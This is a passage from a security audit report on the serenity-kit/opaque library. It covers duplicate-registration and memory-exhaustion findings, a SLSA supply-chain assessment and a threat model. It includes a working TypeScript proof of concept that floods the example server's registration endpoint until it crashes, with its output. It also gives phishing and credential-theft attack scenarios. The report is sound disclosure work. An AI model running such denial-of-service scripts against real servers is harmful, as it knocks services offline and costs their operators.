HUNT21ibMIafyRObN1Ys-j0EubpjwlRGRuNgmt86lP99Xr6U9VEbsMh8GmmBPo1-aZ8KDKxGciI3IVeodR4',
 'bob@example.com':
'StbD5NvCmP6p9Lutq-Qyq0u0c0te0rL0HmOq8eMfbCDWhFyAhDBuVFJfXKjpQH5lT85WHCbD11Ey12vX04600s
d53-pDNMOr7ta1_npnZlGOIb5JFFTh6DHiYahDigGTJqtBEpg1WvKHHCkddI07T-irUrGN4ijoXlhp5R9Zk_JHi
VAyfYd5OKIkymx5QrKrC3a-XXT1Be4WATgZqpFm0Y6YVlLUXll0cpdgfqm6rQ29zXGUm_p27vrcxELqb3eo'
}
[Object: null prototype] {} undefined {
 'alice@example.com':
'su1bcte8IzwsFj5tbPIPCAJBUT2m37y7Qyc1ICiazjymEE2shBZdIikDSzRa7SeLykVw5Qfxg1z_vT_azC_-_J
BO9r0gNH7YzmoXKzr2DkqgMVdrMRfLkmYmVvOZe5rGESHoXUWAHPq4eH5RAIV7oGQQmPbbQC6IsTE-KS1R8GQHT
HUNT21ibMIafyRObN1Ys-j0EubpjwlRGRuNgmt86lP99Xr6U9VEbsMh8GmmBPo1-aZ8KDKxGciI3IVeodR4',
 'bob@example.com':
'StbD5NvCmP6p9Lutq-Qyq0u0c0te0rL0HmOq8eMfbCDWhFyAhDBuVFJfXKjpQH5lT85WHCbD11Ey12vX04600s
d53-pDNMOr7ta1_npnZlGOIb5JFFTh6DHiYahDigGTJqtBEpg1WvKHHCkddI07T-irUrGN4ijoXlhp5R9Zk_JHi
VAyfYd5OKIkymx5QrKrC3a-XXT1Be4WATgZqpFm0Y6YVlLUXll0cpdgfqm6rQ29zXGUm_p27vrcxELqb3eo'
}
[...]
```

The root cause for this issue is the lack of checks during the */registration/finish* process. Specifically, the backend never checks if the registration already exists, so an attacker can register multiple times with the same username. For example, hijacking of a targeted username will lead the legitimate user to not being able to connect to the server. Please note that his security anti-pattern is also vulnerable to prototype pollution.

Affected Files:
https://github.com/serenity-kit/opaque/[...]/examples/fullstack-e2e-encrypted-locker-nextjs/app/api/register/finish/route.ts#L17
https://github.com/serenity-kit/opaque/[...]examples/fullstack-simple-nextjs/app/api/register/finish/route.ts#L18

https://github.com/serenity-kit/opaque/[...]/examples/server-with-password-reset/src/server.js#L160
https://github.com/serenity-kit/opaque/[...]/examples/server-simple/src/server.js#L162

Affected Code:
```
const db = await database;
await db.setUser(userIdentifier, registrationRecord);
return NextResponse.json({ success: true });
```

It is recommended to add a check inside */register/finish* that verifies whether the *userIdentifier* has already sent their *registrationRecord*.

OPA-01-005 WP1/2: DoS in Opaque Examples via Memory Exhaustion *(Low)*

It was discovered that the Opaque server examples are vulnerable to *Denial of Service (DoS)* attacks via login requests that result in *Out of Memory (OOM)* crashes. This issue occurs due to the permissive server session management, which allows multiple concurrent sessions for the same user. This vulnerability may be exploited by an attacker sending numerous login requests, under the same user account, causing the server to exhaust its resources, primarily memory, and potentially leading to a server crash, unresponsiveness, or significant potential cloud service costs (i.e. via autoscale features). Please note this affects all the server examples and was confirmed as follows:

PoC:
```
import process from "node:process";

import * as opaque from "@serenity-kit/opaque";

const host = Object.freeze("<http://localhost:8089>");

async function request(method: string, path: string, body: any = undefined):
Promise<Response> {
    if (!path.includes("register/finish"))
        console.log(`${method} ${host}${path}`, body);
    const res = await fetch(`${host}${path}`, {
        method,
        body: body && JSON.stringify(body),
        headers: {"Content-Type": "application/json"},
    });
    if (!res.ok) {
        const {error} = await res.json();
        console.log(error);
        throw new Error(error);
    }
    return res;
}

async function register(userIdentifier: string, password: string): Promise<boolean> {
    const {clientRegistrationState, registrationRequest} =
        opaque.client.startRegistration({password});
    const {registrationResponse} = await request("POST", `/register/start`, {
        userIdentifier,
        registrationRequest,
    }).then((res) => res.json());

    console.log("registrationResponse", registrationResponse);
    const {registrationRecord} = opaque.client.finishRegistration({
        clientRegistrationState,
        registrationResponse,
        password,
    });

    const res = await request("POST", `/register/finish`, {
        userIdentifier,
        registrationRecord,
    });
    console.log("finish successful", res.ok);
    return res.ok;
}

async function login(userIdentifier: string, password: string): Promise<string | null>
{
    const {clientLoginState, startLoginRequest} = opaque.client.startLogin({
        password,
    });

    const {loginResponse} = await request("POST", "/login/start", {
        userIdentifier,
        startLoginRequest,
    }).then((res) => res.json());

    const loginResult = opaque.client.finishLogin({
        clientLoginState,
        loginResponse,
        password,
    });

    if (!loginResult) {
        return null;
    }
    const {sessionKey, finishLoginRequest} = loginResult;
    const res = await request("POST", "/login/finish", {
        userIdentifier,
        finishLoginRequest,
    });
    return res.ok ? sessionKey : null;
}

const main = async () => {
    const username = "user@example.com";
    const password = "hunter2";
    await register(username, password);
    await login(username, password);
    for (let i = 0; i < 100; i++) {
        await Promise.all(new Array(100)
            .fill(0)
            .map((_, j: number) =>
                request("POST", "/register/finish", {
                    userIdentifier: `garbageTrigger${i}_${j}`,
                    registrationRecord: "\\xff".repeat(49 * 1024),
                })
                    .catch(err => console.error(err))
            )
        );
    }
    await login(username, password);
}

(async () => {
    await opaque.ready;
    await main();
})()
    .catch(err => console.error(err))
    .finally(() => process.exit());
```

PoC Output:

```
$> npx ts-node oom_crash.ts

POST http://localhost:8089/register/start {
 userIdentifier: 'user@example.com',
 registrationRequest: 'jln47XfQN3MUSpqntcb8CaYSjuzNqqpiTinGl3BO3VQ'
}
registrationResponse
eC4QLuELZ0mgqSQLJia5u1T_oy8fQZwSaL9styplRhWyHkBWJV3p_VdettM_NSMwuhhqnM6gugBCfb8HZ0hzHw
finish successful true
POST http://localhost:8089/login/start {
 userIdentifier: 'user@example.com',
 startLoginRequest:
'zqOGBOG5T1C_vRb-vYXoNPmUZczq1d4khohMZZeT4Q5S4AJH3jOKiYrj6E4MerUz8R2Z2JgxCdYB3zDdJFfXpE
6EGNZThr_EA7IXJaPIkA1pO6A8CGI20YVgzHV5H6IW'
}
```

```
POST http://localhost:8089/login/finish {
 userIdentifier: 'user@example.com',
 finishLoginRequest:
'02xM11JkOJ_88WHqPhGir3rCCOFM0PJ0kT9q2PNqU5M_S5HOncNMvOafi-ZvfjeC5epuS4rOLLO4D7DSHOfq-g
'
}
TypeError: fetch failed
   at Object.fetch (node:internal/deps/undici/undici:14152:11)
   at processTicksAndRejections (node:internal/process/task_queues:95:5)
   at async request (/home/ziion/Desktop/opaque-audit/pocs/oom_crash.ts:10:17)
   at async Promise.all (index 99)
   at async main (/home/ziion/Desktop/opaque-audit/pocs/oom_crash.ts:80:9)
   at async /home/ziion/Desktop/opaque-audit/pocs/oom_crash.ts:96:5 {
 cause: Error: connect ECONNREFUSED ::1:8089
     at TCPConnectWrap.afterConnect [as oncomplete] (node:net:1494:16) {
   errno: -111,
   code: 'ECONNREFUSED',
   syscall: 'connect',
   address: '::1',
   port: 8089
 }
}
```

Server Output:

```
$>OPAQUE_SERVER_SETUP=5nC6nlZXE0RTds5dRA9WeCfat2A7kzd8R6S3lHw9FHXYb1UUpN-L6pu-WPRyzykAS
wbbEhodpQuerYTRT8qSm-dsKptgQysy0gp1rgWHDb8Ii5BhCryHrbhwdSffTaMBhv45YKCs9RRK9u3YQF5F_8dI
orPa3EFqFe32K5pGAgQ node ./src/server.js

no database file "./data.json" found, initializing empty database
listening on port 8089
[1]    3859 killed     OPAQUE_SERVER_SETUP= node ./src/server.js > oom_crash_server.out
```

The root cause for this issue is the lack of checks during the */registration/finish* process. Specifically, the backend never checks if the registration already exists or the length of the user-supplied parameters. Additionally, the in-memory database consists of multiple dictionaries, allowing an attacker to register multiple times, with the maximum parameter length of the server. This can cause an Out-of-Memory (OOM) crash, by spamming the user dictionary. Please note this security anti-pattern is also vulnerable to prototype pollution.

Affected Files:

https://github.com/serenity-kit/opaque/[...]/examples/fullstack-e2e-encrypted-locker-nextjs/app/api/register/finish/route.ts#L17
https://github.com/serenity-kit/opaque/[...]examples/fullstack-simple-nextjs/app/api/register/finish/route.ts#L18

https://github.com/serenity-kit/opaque/[...]/examples/server-with-password-reset/src/server.js#L160
https://github.com/serenity-kit/opaque/[...]/examples/server-simple/src/server.js#L162

Affected Code:

```
const db = await database;
await db.setUser(userIdentifier, registrationRecord);
return NextResponse.json({ success: true });
```

It is recommended to implement as many of the following remediation mechanisms as deemed feasible by the development team:

- **Rate Limiting**:
  - Rate limiting could be implemented on login requests, to prevent an excessive number of requests from a single source in a short period. Rate limiting helps to throttle the number of incoming requests and protect against brute-force attacks and resource exhaustion.
- **Session Management**:
  - The server session management ought to be improved to handle resource-intensive tasks efficiently. Consideration could be given to implementing session timeout mechanisms and automatic session termination for inactive sessions to release resources.

WP3: Opaque Supply Chain Implementation

Introduction and General Analysis

The *8th Annual State of the Software Supply Chain Report*, released in October 2022[18], revealed a 742% average yearly increase in software supply chain attacks since 2019. Some notable compromise examples include *Okta*[19], *Github*[20], *Magento*[21], *SolarWinds*[22] and *Codecov*[23], among many others. In order to mitigate this concerning trend, Google released an End-to-End Framework for *Supply Chain Integrity* in June 2021[24], named *Supply-Chain Levels for Software Artifacts* (*SLSA*)[25].

This area of the report elaborates on the current state of the supply chain integrity implementation of the Opaque project, as audited against the SLSA framework. SLSA assesses the security of software supply chains and aims to provide a consistent way to evaluate the security of software products and their dependencies.

The following sections elaborate on the results against version 0.1 and 1.0 of the SLSA standard. At the time of this assignment, the main version and the React Native versions of Opaque, are hosted on GitHub and published to the npm registry as follows:

- Main version of the packages:
    - https://github.com/serenity-kit/opaque/
    - https://www.npmjs.com/package/@serenity-kit/opaque
    - https://www.npmjs.com/package/@serenity-kit/opaque-p256
- React Native Client versions of the package:
    - https://github.com/serenity-kit/react-native-opaque
    - https://www.npmjs.com/package/react-native-opaque

The Main and React Native versions were created using *pnpm*[26] and *yarn*[27] scripts respectively, on the computer of the project maintainer. In terms of SLSA, this means that *Build* related requirements cannot be complied with. Furthermore, current Opaque build processes do not generate metadata about how software releases are created. Therefore the *Provenance* related requirements cannot be complied with.

[18] https://www.sonatype.com/press-releases/2022-software-supply-chain-report
[19] https://www.okta.com/blog/2022/03/updated-okta-statement-on-lapsus/
[20] https://github.blog/2022-04-15-security-alert-stolen-oauth-user-tokens/
[21] https://sansec.io/research/rekoobe-fishpig-magento
[22] https://www.techtarget.com/searchsecurity/ehandbook/SolarWinds-supply-chain-attack...
[23] https://blog.gitguardian.com/codecov-supply-chain-breach/
[24] https://security.googleblog.com/2021/06/introducing-slsa-end-to-end-framework.html
[25] https://slsa.dev/spec/
[26] https://github.com/serenity-kit/opaque/blob/main/CONTRIBUTING.md
[27] https://github.com/serenity-kit/react-native-opaque/blob/main/CONTRIBUTING.md

SLSA v1.0 Analysis and Recommendations

SLSA v1.0 defines a set of four levels that describe the maturity of the software supply chain security practices implemented by a software project as follows:

- **Build L0: No guarantees**, represents the lack of SLSA[28].
- **Build L1: Provenance exists**. The package has provenance showing how it was built. This can be used to prevent mistakes but is trivial to bypass or forge[29].
- **Build L2: Hosted build platform**. Builds run on a hosted platform that generates and signs the provenance[30].
- **Build L3: Hardened builds**. Builds run on a hardened build platform that offers strong tamper protection[31].

In order to produce artifacts with a specific SLSA level, the responsibility is split between the *Producer* and the *Build* platform. Broadly speaking, the *Build* platform must strengthen the security controls in order to achieve a specific level, while the *Producer* must choose and adopt a *Build* platform capable of achieving a desired SLSA level, implementing security controls as specified by the chosen platform.

The following sections summarize the results of the software supply chain security implementation audit, based on the SLSA v1.0 framework. Green check marks indicate that evidence of the SLSA requirement was found.

Producer

A package producer is the organization that owns and releases the software. It might be an open-source project, a company, a team within a company, or even an individual. The producer must select a build platform capable of reaching the desired SLSA Build Level.

The Main and React Native versions are hosted on GitHub. GitHub is capable of producing Build Level 3 provenance. The build process is consistent, as all steps are scripted using *pnpm* and *yarn*. However, since provenance is missing, Opaque fails to satisfy the requirements to achieve Build Level 1 (L1), in terms of SLSA v1.0 compliance. Provenance is a document describing how the package was produced, which can be used to verify that the artifact was built according to expectations.

[28] https://slsa.dev/spec/v1.0/levels#build-l0
[29] https://slsa.dev/spec/v1.0/levels#build-l1
[30] https://slsa.dev/spec/v1.0/levels#build-l2
[31] https://slsa.dev/spec/v1.0/levels#build-l3

Requirement	L1	L2	L3
Choose an appropriate build platform	✅	✅	✅
Follow a consistent build process	✅	⛔	⛔
Distribute provenance	⛔	⛔	⛔

Build platform

A package build platform is the infrastructure used to transform the software from source to package. This includes the transitive closure of all hardware, software, persons, and organizations that can influence the build. A build platform is often a hosted, multi-tenant build service, but it could be a system of multiple independent rebuilders, a special-purpose build platform used by a single software project, or even the workstation of an individual.

As provenance is missing, all provenance generation requirements are not met. Additionally, the hosted degree of the isolation strength explicitly states that the workstation of an individual should not be used, while the isolated degree requires usage of an independent building system, representing an isolated environment, free from unintended external influence.

Requirement	Degree	L1	L2	L3
Provenance generation	Exists	⛔	⛔	⛔
	Authentic		⛔	⛔
	Unforgeable			⛔
Isolation strength	Hosted		⛔	⛔
	Isolated			⛔

In conclusion, although Opaque is not SLSA v1.0 compliant, due to the available GitHub tools it is possible to reach level 1 (L1) as follows:

- *GitHub Actions*[32] should be leveraged to build and release the package to the npm registry[33]. This would satisfy the requirement for choosing an appropriate build platform, as well as resolve the provenance-generation issue, given that

[32] https://docs.github.com/en/actions
[33] https://docs.github.com/en/actions/publishing-packages/publishing-nodejs-packages

each time the build is run, the build log would be considered as valid unstructured provenance, sufficient to comply with L1 of SLSA v1.0.

- After the above, automated tools like *slsa-github-generator*[34] and *slsa-verifier*[35], could be integrated into the build process to further harden the supply chain implementation.

SLSA v0.1 Analysis and Recommendations

SLSA v0.1 defines a set of five levels[36] that describe the maturity of the software supply chain security practices implemented by a software project as follows:

- **L0: No guarantees.** This level represents the lack of any SLSA level.
- **L1:** The build process must be fully scripted/automated and generate provenance.
- **L2:** Requires using version control and a hosted build service that generates authenticated provenance.
- **L3:** The source and build platforms meet specific standards to guarantee the auditability of the source and the integrity of the provenance respectively.
- **L4:** Requires a two-person review of all changes and a hermetic, reproducible build process.

The following sections summarize the results of the software supply chain security implementation audit based on the SLSA v0.1 framework. Green check marks indicate that evidence of the noted requirement was found.

Source code control requirements:

Requirement	L1	L2	L3	L4
Version controlled	✅	✅	✅	✅
Verified history			✅	✅
Retained indefinitely			⛔ (18 mo.)	⛔
Two-person reviewed				⛔

[34] https://github.com/slsa-framework/slsa-github-generator
[35] https://github.com/slsa-framework/slsa-verifier
[36] https://slsa.dev/spec/v0.1/levels

Build process requirements:

Requirement	L1	L2	L3	L4
Scripted build	✅	⛔	⛔	⛔
Build service		⛔	⛔	⛔
Build as code			⛔	⛔
Ephemeral environment			⛔	⛔
Isolated			⛔	⛔
Parameterless				⛔
Hermetic				⛔
Reproducible				⛔ (Justified)

Common requirements:

This includes common requirements for every trusted system involved in the supply chain, such as source, build, distribution, etc.:

Requirement	L1	L2	L3	L4
Security				⛔
Access				⛔
Superusers				⛔

Provenance requirements:

Requirement	L1	L2	L3	L4
Available	⛔	⛔	⛔	⛔
Authenticated		⛔	⛔	⛔
Service generated		⛔	⛔	⛔
Non-falsifiable			⛔	⛔

Dependencies complete				⛔

Provenance content requirements:

Requirement	L1	L2	L3	L4
Identifies artifact	⛔	⛔	⛔	⛔
Identifies builder	⛔	⛔	⛔	⛔
Identifies build instructions	⛔	⛔	⛔	⛔
Identifies source code		⛔	⛔	⛔
Identifies entry point			⛔	⛔
Includes all build parameters			⛔	⛔
Includes all transitive dependencies				⛔
Includes reproducible info				⛔
Includes metadata	⛔	⛔	⛔	⛔

In conclusion, although Opaque is still not SLSA v0.1 L1 compliant, due to the available GitHub tools it is possible to reach level SLSA v0.1 L3 as follows:

- *GitHub branch protection rules*[37] ought to be implemented to comply with the *Retained indefinitely* and *Two-person reviewed* requirements.
- *GitHub Actions*[38] should be leveraged to build and release the package to the npm registry[39]. This would facilitate the resolution of the provenance generation issue.
- After the above, automated tools such as *slsa-github-generator*[40] and *slsa-verifier*[41] could be integrated into the build process to further harden the supply chain implementation.

[37] https://docs.github.com/en/repositories/configuring-branches[...]/about-protected-branches
[38] https://docs.github.com/en/actions
[39] https://docs.github.com/en/actions/publishing-packages/publishing-nodejs-packages
[40] https://github.com/slsa-framework/slsa-github-generator
[41] https://github.com/slsa-framework/slsa-verifier

WP4: Opaque Lightweight Threat Model

Introduction

The *serenity-kit/opaque* project aims to provide secure client-server authentication without the server ever obtaining knowledge of the password. The project implements a JavaScript wrapper around the third party *opaque-ke*[42] library, which is written in Rust, compiled to WebAssembly, and embedded in *serenity-kit/opaque*. As a result, the OPAQUE protocol can be easily integrated into web applications, as well as native mobile applications, as demonstrated in the examples provided in the main repository.

Threat model analysis assists organizations to proactively identify potential security threats and vulnerabilities, enabling them to develop effective strategies to mitigate these risks, before they are exploited by attackers. Furthermore, this often helps to improve the overall security and resilience of a system or application. Lightweight threat modeling refers to a simplified threat modeling process, which does not involve workshops, but instead focuses on the analysis of the system, as performed by a security auditor, based on the documentation, specification and source code, with the assistance of a representative of the client.

The aim of this section is to facilitate the identification of potential security threats and vulnerabilities that may be exploited by adversaries, along with possible outcomes and appropriate mitigations. As the main target is a library, which can be integrated into any application, the main threats concerning the project were categorized into two groups:

1. Attacks against the supply chain (i.e. deployment and development)
2. Attacks against the authentication part of a sample application, which uses Opaque for authentication.

Relevant assets and threat actors

The following assets are considered important for the Opaque project:

- Opaque Source Code (A01)
- Opaque Build Artifacts (A02)
- GitHub Credentials (A03)
- NPM Credentials (A04)
- User Password (A05)
- User Export Key (A06)
- User Session Key (A07)
- Credential record (A08)

[42] https://github.com/facebook/opaque-ke/

- Server Private Key (A09)

The following threat actors are considered relevant to the Opaque project:

- External Attacker (TA1)
- Compromised Internal Developer (TA2)
- Compromised 3rd Party Library (TA3)
- Network Attacker (TA4)
- Compromised External Collaborator (TA5)
- Internal Infrastructure Attacker (TA06)

Attack surface

In threat modeling, an attack surface refers to any possible point of entry that an attacker might use to exploit a system or application. This includes all the paths and interfaces that an attacker may use to access, manipulate or extract sensitive data from a system. By understanding the attack surface, organizations are typically able to identify potential attack vectors and implement appropriate countermeasures to mitigate risks.

The following diagram provides an overview of potential attacks against the currently implemented deployment and development process as envisioned by 7ASecurity:





Fig.: Data flow diagram for deployment and development related attacks

Assets	
ID	**Description**
A01	Source Code
A02	Build Artifacts
A03	GitHub Credentials
A04	NPM Credentials

Threat Actors	
ID	**Description**
TA01	External Attacker
TA02	Compromised Internal Developer
TA03	Compromised 3rd Party Library
TA04	Network attacker
TA05	Compromised External Collaborator

Security Controls	
ID	**Description**
C01	SSH Key Authentication
C02	Password authentication
C03	2FA
C04	Code Review
C05	GitHub PR rules
C06	Dependency Scanning

Fig.: Data flow diagram Assets, Threat Actors and Countermeasures for the Development and Deployment Process



Assets	
ID	**Description**
A05	Password
A06	Export Key
A07	Session Key
A08	Credential record
A09	Server Private Key

Threat Actors	
ID	**Description**
TA01	External Attacker
TA06	Internal Infrastructure Attacker
TA04	Network attacker

Security Controls	
ID	**Description**
C07	TLS
C08	OPAQUE protocol

Fig.: Data flow diagram for a simple client-server application using serenity-kit/opaque

The identified threats against the *serenity-kit/opaque* deployment and development processes are as follows:

Threat 01: Credential Disclosure in Repositories (TA1)

Overview: Sensitive data extracted from the source code may allow attackers to gain unauthorized access to the source code repository, or package repositories, where the software is published.

Possible Outcome: In a worst-case scenario, secrets used in the development process might lead to unauthorized access to GitHub repositories, and the NPM software registry, where libraries are published. Effectively, an attacker able to gain access to those resources might implant malicious code within the framework, and leverage a supply-chain attack to infect systems using the library.

Attack Scenario: An attacker constantly scans the repository for commits containing sensitive data and, if any valuable token is detected, it is automatically used to gain unauthorized access to other systems, and escalate privileges, or provide persistence to the attacker.

Recommendation: Services that scan and alert in case of data leaks may be used for this purpose. Tools like *GitHub Secret Scanning*[43], *GitGuardian*[44] and *TruffleHog*[45] may be helpful in this regard. Git pre-commit hooks could also be leveraged to prevent commits with sensitive data.

Furthermore, appropriate documentation ought to be created to describe the process to follow, in order to handle situations where credentials were disclosed. It should be clear where such an incident should be reported, who handles it, how to determine the impact, and which credentials should be rotated to prevent unauthorized access.

Threat 02: Malicious modification merged with the main branch (TA02, TA05)

Overview: A library handling authentication is a valuable target for attackers, who may try all possibilities to compromise it by introducing a bug or a backdoor. Such an attack, if successful, allows attackers to compromise all systems leveraging the library.

Possible Outcome: Depending on the malicious modification introduced into the main branch and released, authentication may be left in a broken state or sufficiently weakened to be easily bypassed. Additionally, attackers could potentially target GitHub organization resources, within automated CI/CD builds, or the developer environment, when the new merged code is launched locally.

Attack Scenario: An attacker submits a PR with a malicious modification that weakens the parameters of the underlying protocol. Some possible examples could be: A known *export_key* being set for all users, a vulnerable library being used, a weaker cipher suite to be used, or a backdoor to target the developer machine.

Recommendation: A rigorous manual code review process ought to be enforced for each source code modification. Robust testing, including differential testing, should be

[43] https://docs.github.com/en/code-security/secret-scanning/about-secret-scanning
[44] https://www.gitguardian.com/solutions/github-security-scanner
[45] https://github.com/trufflesecurity/trufflehog

employed to verify the library correctly handles all test cases of the underlying *opaque-ke* library[46]. Dependable bot graphs and alerts could be utilized to monitor changes in the underlying libraries. A secure environment should then be used to validate and execute untrusted code.

Threat 03: Vulnerable External Library (TA03)

Overview: Outdated libraries may be used to target the software, by leveraging vulnerabilities present in dependencies or planting a vulnerability in a dependency. Currently the Opaque team uses GitHub *Dependabot* to open a PR, when a new version of the dependency is released, but more advanced and security-oriented features of GitHub *Dependabot* are disabled.

Possible Outcome: Attacking the libraries used by the project can leave all instances of the software, leveraging the Opaque authentication library, vulnerable to a known vulnerability, which may potentially lead to authentication bypasses in such systems.

Attack Scenario: An attacker may monitor the dependencies used by the software to identify vulnerable libraries. When a vulnerability is identified, adversaries might target all systems using *serenity-kit/opaque*, hoping to find systems which have not patched the software. Such vulnerabilities might be found in *opaque-ke*, or another library, and the attack might occur prior to the PR being merged.

Recommendation: Dependency vulnerability scanning is a standard practice to prevent this type of supply chain attack. There are multiple tools which may be utilized for this purpose, including language-specific tools like *npm audit* or *cargo-audit*. If *Dependabot* is used to track the used libraries, by default it monitors only versions, thus it is important to review more advanced features, such as graph dependencies and alerts. These facilitate the identification of potential supply chain attacks, and prioritize PRs with version upgrades, containing important security patches. A process ought to be in place to announce the issue to all Opaque library users, so they can promptly apply the update.

Threat 04: Zero-day vulnerability exploitation (TA01)

Overview: New vulnerabilities are discovered daily in complex software as well as in smaller projects. It is crucial to consider zero-day vulnerabilities, especially in projects providing essential security features like authentication. As security testing cannot

[46] https://github.com/facebook/opaque-ke/tree/main/src/tests

guarantee the software is bug-free, multiple strategies should be employed to maximize the detection rate of security issues.

Possible Outcome: Zero-day in an authentication library can, in a worst case scenario, lead to broken authentication in all systems leveraging the library.

Attack Scenario: An adversary analyzes the open-source library and identifies an unknown vulnerability to bypass authentication. The attacker then scans the Internet to find and compromise all systems leveraging the *serenity-kit/opaque* library to bypass authentication.

Recommendation: A *SECURITY.md*[47] or similar strategy ought to be employed to clearly communicate the process of reporting security vulnerabilities. Private vulnerability reporting could then be enabled in the GitHub repository section to receive vulnerability reports from the community.

Additional mechanisms could include periodical security reviews, and rotation of auditing companies to provide the best coverage. Once a sufficient security level is reached, security researchers could be incentivized to review the software.

Threat 05: Deployment Process Compromise (TA02, TA05)

Overview: The source code repository, as well as the registry where packages are published, should be considered as the most critical assets. For example, a compromise of the main branch could affect multiple companies using Opaque. Currently, the package is built and published on the developer machine, but guarded by 2FA (both GitHub and NPM), thus the risk is partially limited.

Possible Outcome: An attacker, with credentials to GitHub or NPM, might add malicious code or publish a malicious package, to target and compromise systems using the library. Fully automated CI/CD workflows are particularly at risk for this attack vector.

Attack Scenario: Taking into account the current environment there are multiple attack scenarios which may lead to the same consequences. For example:

1. An adversary prepares a phishing campaign, using e.g. *Evilnginx2*, to bypass 2FA, gains authenticated access to GitHub or NPM, and tampers with the source code or the package.

[47] https://docs.github.com/en/code-security/getting-started/adding-a-security-policy-to-your-repository

2. An attacker gains access (i.e. via untrusted code or physical access) to the privileged developer machine, and extracts credentials e.g. session tokens, API tokens, SSH keys etc. to reach valuable assets.

